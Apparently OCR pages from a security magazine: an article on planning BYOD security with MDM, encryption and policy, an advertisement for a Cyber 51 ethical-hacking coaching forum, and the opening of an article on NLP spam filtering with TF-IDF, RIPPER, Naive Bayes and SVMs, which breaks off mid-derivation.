


Figure 1. *A Successful BYOD Security Blueprint*

The fact that these devices are also being used to access social media may result in the devices being targeted as carriers of malware threats to other targets. Certainly there seems to be an increasing threat of malware via account hijackings in social media platforms.

Any BYOD implementation blueprint process requires diligent planning of security strategy. Support of so many possible devices without a comprehensive study of all the possible risks makes planning difficult for IT to enforce controls at the endpoint itself. And a lack of endpoint control opens a door to future possibility of data breaches and data loss through unintended methods, insider attacks, and malware attacks.

User support issues are bound to arise in any BYOD implementation discussion. For many IT departments, the notion of supporting an ever changing open ended mix of new and old consumer devices would seem blindly dangerous to pursue.

In certain BYOD implementation models, the need for a broad array of application and device support is reduced employing a virtualized application solution as device management can be centralized, and and as result, standardized. When application support is requested, it can be provided by an off site and separate group that works tightly with the entire set of application support teams rather than the traditional general purpose help desk or an in-house support team.

In a wide range device scenario infrastructure, the majority of support calls will shift to application functionality after initially solving connection issues. Once a device is properly attached to in house WIFI access points, remaining issues can be supported from a centralized application approach. Corporations are starting to maintain their own App store, where proprietary apps provide secure access to corporate data in a variety of application types. In a virtualized model, applications and infrastructure are delivered to BYOD users as a remote service, Support itself can be coordinated by that same set of remote centralized resources.

Virtualized BYOD infrastructure definitely can enable implementation plans that will not promote a direct need to increase front line support staff in house.

Certainly, BYOD infrastructure, if designed to be implemented in house, may require new support delivery processes and certain skills. The current IT department may not include remote device application experience as part of the current skill set pool. In these cases, support budgets may be affected.

The security aspects presented by BYOD are definitely unique. BYOD devices were not for the most part (with the exception of RIM products) designed to be




Figure 2. *Who is responsible for initial implementation of a BYOD Blueprint*

integrated into the well secured Enterprise IT environment. BYOD devices are used off site and out of the protection of Enterprise managed assets and have wide reaching range as far as internet access, specific app access to data, and as noted direct access to social media outlets. BYOD enables access from almost anywhere, a user can accomplish task whether at work, at home, or anywhere in between, from any WIFI access point or by using carrier based 3G/4G if the device is enabled for that. Encryption of all data on the device or in motion must be one of the most immediate requirements that are met.

BYOD user devices present another challenge, some of them are capable of storing corporate data or email on the device. Certainly encryption is required and must be verified as having been enabled as a condition of usage for enterprise data or email access. Also there is a threat that corporate data accessed and residing on the device could contain private and proprietary data that has tremendous value. A loss of a device that contains sensitive data could be catastrophic if the data is not encrypted.

The management of personal mobile devices in enterprise usage may involve the changing of specific settings on the devices themselves. Obviously email is handled by messaging support, mobile apps are typically an infrastructure issue, and security is handled via security services. Each departmental function may have specific control issues, email messaging support possibly blocking downloaded attachments, mobile apps preventing certain functions such as saving, printing, or pushing information to remote cloud sites.

An MDM solution, by providing authentication of the device, is the primary platform for allowing BYOD network access solutions to implement access control based on authentication of the user. Asset management is a big part of the initial challenge of authentication and access control. By tracking ownership of devices, the trust level associated with both a device type and the actual trust level of the user of that device, access control can managed effectively. Configuration management of these smart devices must insure password lock settings are enabled, encryption is selected, and other security requirements that are possible are always enabled. This is accomplished by a constant auditing of each device to insure settings have not been modified by new software releases, new apps installed, or by the user themselves.

The ability to enable security choices on devices should be a no-touch process allowing an automated user setup where an API handles initial auditing but BYOD controls network access (which should be a subset of the user profile already on file for direct network access). Automated device and user profiling requires that current and accurate data is stored for all network devices, including laptops, tablets, smart-phones, printers and phones. The biggest point to understanding how MDM and BYOD work together is a simple one. Differentiating user permissions and possible device access control is the key to understanding the different BYOD policies. A single user with two different devices registered will by nature, have two different sets of access control policies depending on the possible control that IT can force on the device itself. Such permission control is the key to insuring the device complies with required BYOD policy.

BYOD blueprints must offer IOS, Blackberry, Windows Phone, and Android support, and be able to enforce BYOD policy remotely.

As a basic guide, points of any BYOD blueprint include the ability to:

- Provide an opt-in agreement for all usage – the user must accept an outline of responsibility, a code of conduct, and a defined privacy policy
- Insure all devices are current – verification of the device to include all available updates as to specific releases appropriate by device and current application versions are installed
- Force Device Security Settings – Setting VPN, email and encryption security settings, direct push of corporate applications
- Disable features – blocking tethering, WIFI hotspot capabilities, printing, saving from the device to external private clouds
- Automated network configuration
- Provide ownership determination
- Device location ability
- Device profiling – identify devices, then determine specific security requirements
- User authentication – determine scope of access to network resources according to user permissions
- Risk manage devices with problems – identify and correct compromised devices, revoke certification immediately by reported results of automated inspection, or by request
- Enabling guests – open a portal for guest BYOD access to internet resources, but limited network facilities if at any
- Log Tracking – detailed user logs on network access
- Provide File Access Control – enabling specific file management (PDFs and otherwise)
- Control Permissions – Permit IT to maintain control of access to business applications on devices
- Conforming to mandates & legal compliance regulations
- Allow for end of life cycle – device wiping
- Employee Termination – device wiping
- Device Loss – device wiping

Certainly there are other issues with BYOD that may need discussion. This is why it is critical that all the possible responsible parties within the corporation must be involved in the design of the BYOD blueprint. For certain industry segments, there are minimum requirements for insuring both privacy and data security that must be addressed before adoption is possible. Whether policy requires conforming to HIPAA mandates, PCI requirements, or HITECH compliance, there are a variety of issues that address the minimum legal requirements for providing the necessary level of protection for confidential data. These minimum requirements must be insured at all times on all devices. A prudent course of action would be to enlist the aid of a company such as Redspin, as they provide penetration testing and IT security audits. Regulations and mandates cover data protection and privacy, whether in transit or at rest. Audits of compliance require detailed strategy and policy to insure corporate data is intact and secured on all devices that access this confidential data.

There are also certain rules regarding policy and the devices themselves that must be developed and strictly followed. Jail-broken iPhones should not be supported. In corporate environments where there may be both corporate WIFI and guest WIFI (as in hospitals for instance), there must be special provisions to ensure that medical staff devices can not be preyed upon in areas where guest WIFI locations could provide a concentrated area of professionally used devices. In such cases, while the need may be evident to keep public devices off of corporate WIFI, the inverse would likely provide additional security to staff personal devices as well. Keeping employee and professional devices off of guest WIFI networks would be a prudent course of action.

Guests and employees with mobile devices should be able to self-register for network access. Once registered, a BYOD solution should deliver login credentials to guests via SMS text message or email if 3G/4G data service is available. Temporary access credentials to guest networks should be set to expire after a specific number of hours. Logs of requests need to be reviewed often.

As part of enabling BYOD in corporate environments, Employee's Handbooks needs to be addressed and specific policy needs to be stated clearly regarding BYOD usage in the enterprise environment.

Those employees who choose to participate in BYOD implementation programs should be required to sign strong agreements before being allowed to access network resources using their own personal device. There should be a clear understanding that usage in a corporate environment will lead to their relinquishing some control. Installation of mobile device management clients, device encryption solutions, inspection for malware and virus control, and ultimately remote scanning for infections may be required. Certainly password strength is a determination that can be




Figure 3. *The Definition of BYOD requirements*

easily made and controlled. A clear understanding of all requirements must be agreed to in advance by the employee to ensure a successful BYOD model.

There are other legal issues involving the usage of an employee owned digital personal devices in a corporate environment that must be addressed. The biggest issue is certainly one where ownership of the data needs is clearly defined. Does the company have the right to examine the content of devices? Where is the line drawn on privacy? There must be a corporate commitment to privacy for personal use and yet any corporate data on the device must remain the property of the corporation. Users should be responsible for backing up their personal data, as the company cannot be liable for personal data loss should a remote data wipe be required for any reason. Given that the law in this area is not tested in the courts, the most prudent action may be one to have the legal department involved in any policy guides regarding BYOD in general. Again, encryption must be included as a requirement.

One legal issue to be likely challenged will be the result of a temporary confiscation of a BYO Device. If a remote inspection of the device itself results in a situation that can not be resolved remotely, likely the next step will requires direct IT inspection and remediation. Certainly also to be addressed is at what point and with what steps a corporation can act with haste to mitigate immediate risk when an employee leaves the company, voluntarily or otherwise.

Where data usage costs are fully absorbed by corporate billing plans for 3G/4G services, BYOD users must understand that they could be held responsible for costs associated with excessive use. Of major concern are certain apps that are data intensive and could in fact leads to a reduction in productivity if used in a corporate environment. Streaming video certainly is at the top of this list. There is no reason for watching sporting events nor movies in the work environment unless one is a critic or a sports columnist. Nor should should corporations accept responsibility for incurring high data usage for any users while in 3G/4G carrier only data service areas unless the usage is required specifically for their function.

Any discussion of implementation of BYOD strategy would have to include the possibility of a virtualized solution choice to both device management and data and document management security.

BYOD implementation as a virtualized software solution could be the most cost effective approach. A virtualized approach may also offer the highest level of security. With the advent of the likelihood of new threats presented as BYOD matures, virtualization would likely offer a more adaptive security solution. Immediately after an attack targeting BYOD infrastructure, no better team would be suited for taking immediate action. Until there is a history of effectively dealing with what could be serious breaches due to malware attacks, there may be a time when the best immediate solution might be to cut off access for the few minutes that might be needed to deal with the threat. Updates or systems patches may need to be applied. Or if specific devices are being exploited, access of those devices may need to be affected immediately. Who would be most qualified? An IT department that may have only a few users of the particular device, or a service catering to millions of users? From a perspective of minimizing risk across many enterprises, this virtualized approach simplifies not only the access, the monitoring, the management, the support required, but also possibly the most critical, the provisioning of security solutions and options that may be required in the protecting of all corporate assets. The security of the enterprise network itself must remain intact as the primary responsibility of BYOD solutions.

The virtualized solution is based on the concept of a platform built for enterprise mobility. This sort of solution provides a platform that is very much in tune with the pace of new options in mobility adoption and will constantly evolve as the same rate at which business solutions and new devices are introduced.

As with any true SaaS offering, there are a set of critical defined needs that cloud-based services can offer the mobile users whether they are in a BYOD environment working, or somewhere remote. Support is definitely a part of the big picture. With BYOD devices often in use 24/7, “normal business hours” IT support departments may lack the resources to provide such service. Additionally, with the cost spread over multiple customers, costs may be reduced dramatically without tradeoffs.

Scalability is also a significant issue here, as BYOD demand will only increase going forward with the increase in both the number of devices in constant use, and also the increased demand created by usage of applications that have migrated to this new digital device platform over time.

A true cloud-based BYOD solution set should not require on premise hardware. But the perfect BYOD solution provider may indeed need to address both solutions. For those enterprises that likely can afford it, they may wish to assume the initial costs and absorb the required maintenance, support, and all other responsibilities of the additional hardware, updates, upgrades, software reconfigurations, or immediate patches to allow BYOD to function in their large enterprise scenario.

There is no shortages of players in this rapidly expanding BYOD set of solutions. Because of this, one must consider choices very closely. With offerings from Citrix, BoxTone, Fiberlink, Tangoe, Symantec,

MacAfee, Bradford Networks, Good Technologies, Aruba, GraphOn, Airtight Networks, Airwatch, Cisco, Meru and what seems like countless others the choices seems difficult. What a year ago was loosely referred to a *Mobile Device Management* (MDM solutions) many companies have attempted to stake out this BYOD security turf as well. The name of the solutions may have changed from *Mobile Device Management* (MDM) to *Bring Your Own Device* (BYOD) solutions but the basic implementation needs have not, while the security concerns have increased requiring more complexity.

One would be naive to suppose that BYOD issues are something so very new. BYOD is not new, only new to the masses and hence with the massive surge in consumer digital devices has come this wave of demand to support BYOD in the enterprise environment. BYOD has been around for quite some time. Ask anyone in the IT security field that has been covering the academic world of higher education. For a decade, both students and staff have been encouraged to use their own devices. In terms of time tested experience in dealing with pertinent issues, those vendors who have shown past capability in the last decade to effectively protect these academic organizational assets would be a good choice in looking for a solid solution that exists and has been well tested. Of all the solutions vendors, Bradford Networks and a few others that have worked this space for almost a decade or more, have been in the unique position where they have likely seen many of the more elusive problems as a result of their long history. No doubt these vendors have proven themselves capable of provisioning from both SaaS and appliance solution sets. In addition, solutions suppliers that have no loyalty or allegiance to specific networking gear may be the best choices.

Regardless of BYOD implementation methods, ongoing auditing for accuracy as to meeting policy is required. Logs must be verified regularly to insure limits to access and limits by device type are enforced properly. Corporate IT needs to understand what is happening, not just what they were expecting to happen. Policy describes what is supposed to happen. Looking at an audit trail of events as recorded from the internal or cloud's BYOD system solution demonstrates what is really going on. Monitoring of recorded data transactions must be reviewed regularly to insure all controls in place are actually working as specified. In the case where a breach does occur, a monitoring this kind of activity is critical for understanding where and when the breach occurred and how to prevent future breaches from recurring. Actively monitoring logs of users and usage is a constant task and a new responsibility.

Without a doubt, BYOD has arrived onto the enterprise scene, and with clear policies and effective technology in place, enterprises can ensure the security of their applications, data and documents, while reducing IT costs. Businesses can also improve morale while giving employees the flexibility dedicated employees need to raise their effectiveness. Working effectively using the tools of their choice, from additional locations will increase productivity. Where ever these employee's may find themselves, if they are in need of accessing the vasts amounts of data they require to do their jobs well, they will find themselves now equipped to work more effectively. There is a great chance that this consumerization of BYOD into the enterprise will definitely lead to the consumerization of Cloud computing as well. Technology has taken a massive jump forward in the combination of these two new technologies. It is up to our corporations to harness the great power of the new mobilized employee who can access data from absolutely anywhere in the world.

ROBERT KEELER

Robert Keeler is a mentor and a consultant to security start ups throughout the world. Bringing his 25+ years of relevant industry experience directly helping IT security product vendors find the most direct path to eventually becoming the market leader. He's an renown IT security expert and public speaker on Data Security, Risk Abatement, and User Authentication, covering Cloud Computing, Electronic Healthcare Records, BYOD Implementation, and Online Banking IT Security & Fraud Prevention. He also consults with analyst firms around the world focusing efforts on new trends in IT Security. New Security Solution Vendors are encouraged to ask for his advice.

@secTheCloud

Skype via iPhone: Robert_Keeler

email: globalhitechmarketing@gmail.com

Do You Want to Become a Cyber Security Expert?

OR ADVANCE YOUR IT SECURITY CAREER?

- Cyber Security has one of the largest market shares in IT
- Government & Compliance Regulations are more and more enforced
- Gartner Group predicts unprecedented growth and need in Cyber Security
- Skilled Cyber Security Experts are in ever more demand

THE CYBER 51 EXPERT COACHING FORUM

- Individual 1-on-1 Mentoring on Ethical Hacking, Penetration Testing and IT Security
- Networking with other community members and moderators
- Access to a wealth of tools and information not found on public domain
- Permanent Job & Contract offers, Webinars and much more!

YOUR BENEFITS

- Become an Ethical Hacker / Penetration Tester with 1-on-1 mentoring
- Learn at your own pace at a fraction of the cost of regular courses

CYBER 51 COACHING FORUM

CYBER SECURITY FORUM

CONTENT:

1. General Topics
2. Service Assessment
3. Ethical Hacking
4. Cyber Threats
5. Mitigating Cyber Threats
6. Penetration Testing

CYBER 51 INSTRUCTORS

OUR CERTIFICATION LEVELS:

- Certified Ethical Hacker (C|EH)
- Forensic Investigator (C|HFI)
- Certified Security Analyst (ECSA)
- Licensed Penetration Tester (C|LPT)
- Network Security Admin (ENSA)
- ISC Consortium (CISSP)

FEATURES

ADDITIONAL FEATURES:

- 1-on-1 Coaching
- Trainers with Years of Experience
- Wealth of Tools
- Webinars
- Networking with other members
- Contract & Perm. Job Opportunities

WHY CYBER 51?

- Learn whenever you want to
- Dedicated 1-on-1 Coaching
- Information you will not find on public boards
- All Mentors work as Senior Security Consultants
- Frequent updates
- Great Value for money

CYBER 51
A PURE CYBER SECURITY NETWORK

CONTACT US TODAY

CYBER 51 LIMITED, 176 THE FAIRWAY, SOUTH RUISLIP, HA4 0SH, MIDDLESEX, UNITED KINGDOM

EMAIL: INFO@CYBER51.COM

WEB: WWW.CYBER51.COM

E-mail Spam Filtering

and Natural Language Processing

E-mail spam has been a problem for end users and service providers for a long time. In years 2007-2011, about 79-85 percent of e-mails have been reported as spam. Although many commercial products allow users to write a set of rules for spam filtering, this manual process can be time-consuming and error-prone since the nature of spam changes over time.

Recently, in the field of natural language processing (NLP), a lot of work has been done for e-mail classification by using rule-based or statistical models. NLP is an interdisciplinary field that aims to automatically analyze, understand and generate human (natural) languages. This article is a brief introduction of how to apply NLP techniques to spam filtering.

Introduction

The volume of spam has grown significantly since 1978 when Gary Thuerk sent out the first unsolicited commercial e-mail. A recent report from Kaspersky Lab [1] showed that about 79-85 percent of e-mails turned out to be spam in 2007-2011. Spam results in the abuse of the Internet, storage space and computational power. It also causes problems such as distraction for end users. How can we get rid of spam? Many of us have the experience of creating a blacklist or writing a set of rules for spam filtering. However, this can be time-consuming and error-prone since the nature of spam changes over time.

Recently, in the field of natural language processing (NLP) – an interdisciplinary field that uses computational methods to process and understand human languages – there has been a lot of work on e-mail classification, where an e-mail classifier can observe millions of features (e.g. word occurrences) and how often those features are associated with spam. If many users have reported the e-mails containing a particular word (e.g. “FREE”) as spam, the classifier will start to predict future e-mails as spam when it sees that word.

In this article, we will introduce the use of various NLP techniques for spam filtering. In the next section we present a list of features that are commonly used in e-mail classification. We then introduce three well-known models/classifiers, namely RIPPER, Naïve Bayes Classifier, and Support Vector Machines, along with their performance on different e-mail corpora. In the end we discuss the issue of personalized spam filtering, where a filter/classifier trained in the public domain needs to be adapted to individual users’ inbox for optimal performance.

Feature extraction

An e-mail can be represented as a vector of numerical features such as:

Binary features

Boolean expression that indicates whether a word appears in the text or not.

Term frequency (TF)

The number of occurrences of a particular term in a particular document.

Term frequency

Inverse document frequency (TF-IDF). IDF is a measure of whether a term is common or rare in a set of documents (e.g. in an e-mail corpus). The IDF of term t in documents D is defined as:

$$IDF(t, D) = \log \frac{|D|}{|\{d \in D : t \in d\}|}$$

, where

$|D|$ is the total number of documents, and

$|\{d \in D : t \in d\}|$ is the number of documents that contain term t.

TF-IDF is then defined as:

$$TFIDF(t,d,D) = TF(t,d) * IDF(t,D)$$

which shows the importance of a specific term to a specific document in the corpus. Particularly, TF-IDF tends to filter out common terms.

Domain-specific features. (i) Phrases (e.g. "only $" as in "only $10"), (ii) overemphasized punctuations (e.g. !!!), (iii) "From" addresses (e.g. .com vs. .edu), etc.

Lemmatization & part-of-speech tagging

In many languages, words tend to appear in different inflected forms. For instance, in English, the verb "sell" may appear as "sell", "sells", "selling", and "sold". The base form, "sell", that you would look up in a dictionary, is called the lemma of the word. Lemmatization (a subfield of NLP) is the process of grouping together different inflected forms of a word so that they can be identified as a single item. This is useful for reducing the number of features and the sparseness of data for text classification. Sometimes the base form may depend on the part of speech of the word. For example, the word "reading" can be the base form of a noun (as in "Get your reading", which is likely to be a spam) or the ing form of a verb (as in "I was reading news"). In this case, a part-of-speech tagger (a subfield of NLP) should be used for better performance of lemmatization and spam filtering.

Learning rules

The most well-known rule-learning algorithm for e-mail classification is RIPPER – Repeated Incremental Pruning to Produce Error Reduction [2]. RIPPER is an extension of the IREP (Incremental Reduced Error Pruning) algorithm which iteratively learns rules (i.e. combinations of features) in a greedy fashion, one rule at a time (see Algorithm 1). First, the examples are divided into two sets: the growing set and the pruning set. Next, a rule is created by continuously adding the feature that maximizes FOIL's information gain [7] until the rule covers no negative examples in the growing set. The newly created rule is then pruned by iteratively deleting the feature that maximizes

$$v \equiv \frac{p + (N - n)}{P + N}$$

until v converges, where P and N (p and n) are the number of positive/ negative examples in the pruning set (covered by the rule). After pruning, the examples covered by the rule are removed and the above process is repeated until there are no positive examples available or until the rule has an extremely large error rate.

The upgraded version, RIPPER differs from IREP in that it uses (i) a better-performing

$$v \equiv \frac{p - n}{p + n}$$

for pruning, (ii) a new stopping criterion (a threshold for the "description length" [8] of the rules and examples), which offers an opportunity to continue with the learning when a low-coverage rule has been created, and (iii) an additional step for optimizing the rules learned by IREP using the "minimum description length" heuristic [8].

Algorithm 1 IREP

```
Require: positive examples P, negative examples N
begin
  Rule_set := ∅
  while (P ≠ ∅) do
    split P into P_grow and P_prune
    split N into N_grow and N_prune
    Rule := Grow(P_grow, N_grow) // grow a new rule
    Rule := Prune(P_prune, N_prune) // prune the new rule
    if the error rate of Rule on (P_prune, N_prune) > 50% then
      return Rule_set
    else
      add Rule into Rule_set
      remove examples covered by Rule from P and N
    endif
  endwhile
  return Rule_set
end
```

Learning Statistical models

In this section we introduce two of the most commonly used statistical models for spam filtering – Naïve Bayes classifiers and Support Vector Machines [3,4].

A Naïve Bayes classifier aims to select the class y with the highest probability given a feature vector $(x_1, x_2, \ldots, x_n)$:

$$\begin{aligned}
&\operatorname{argmax}_y P(y \mid x_1, x_2, \ldots, x_n) \\
&= \operatorname{argmax}_y \frac{P(y)\, P(x_1, x_2, \ldots, x_n \mid y)}{P(x_1, x_2, \ldots, x_n)} \\
&= \operatorname{argmax}_y P(y)\, P(x_1, x_2, \ldots, x_n \mid y) \\
&= \operatorname{argmax}_y P(y)\, P(x_1 \mid y) P(x_2 \mid y, x_1) P(x_3 \mid y, x_1, x_2) \ldots P(x_n \mid y, x_1, x_2, \ldots x_{n-1}) \\
&= \operatorname{argmax}_y P(y) \prod_{i=1}^{n} P(x_i \mid y)
\end{aligned}$$

The derivation is based on the Bayes' rule, chain rule and conditional independence assumptions. P(y) and $P(x_i \mid y)$ can be estimated from training data using maximum likelihood estimation. Although the independence assumptions are often inaccurate, Naive Bayes Classifiers work surprisingly well in practice, in particular when dealing with high-dimensional data.

Support Vector Machines (SVM) aim to find the maximum-margin hyperplane that separates the data. A hyperplane can be written as $w \cdot x - b = 0$, where w is its normal vector. The nearest data points (support vectors) lie on planes $w \cdot x - b = \pm 1$, and the margin between the planes is

$$m = \frac{2}{|w|}$$ Maximizing m is equal to: $$\min_{w,b} \frac{1}{2} |w|^2$$

(square for mathematical convenience), subject to $y_i(w \cdot x_i - b) \geq 1$ for any feature vector x and its label y (± 1) in the training data.

Using Lagrange multipliers α, this optimization problem can be converted into a dual form (a Quadratic Programming problem):

$$\min_{\alpha} \frac{1}{2} \sum_{i=1}^{n} \sum_{j=1}^{n} y_i y_j (x_i \cdot x_j) \alpha_i \alpha_j - \sum_{i=1}^{n} \alpha_i$$

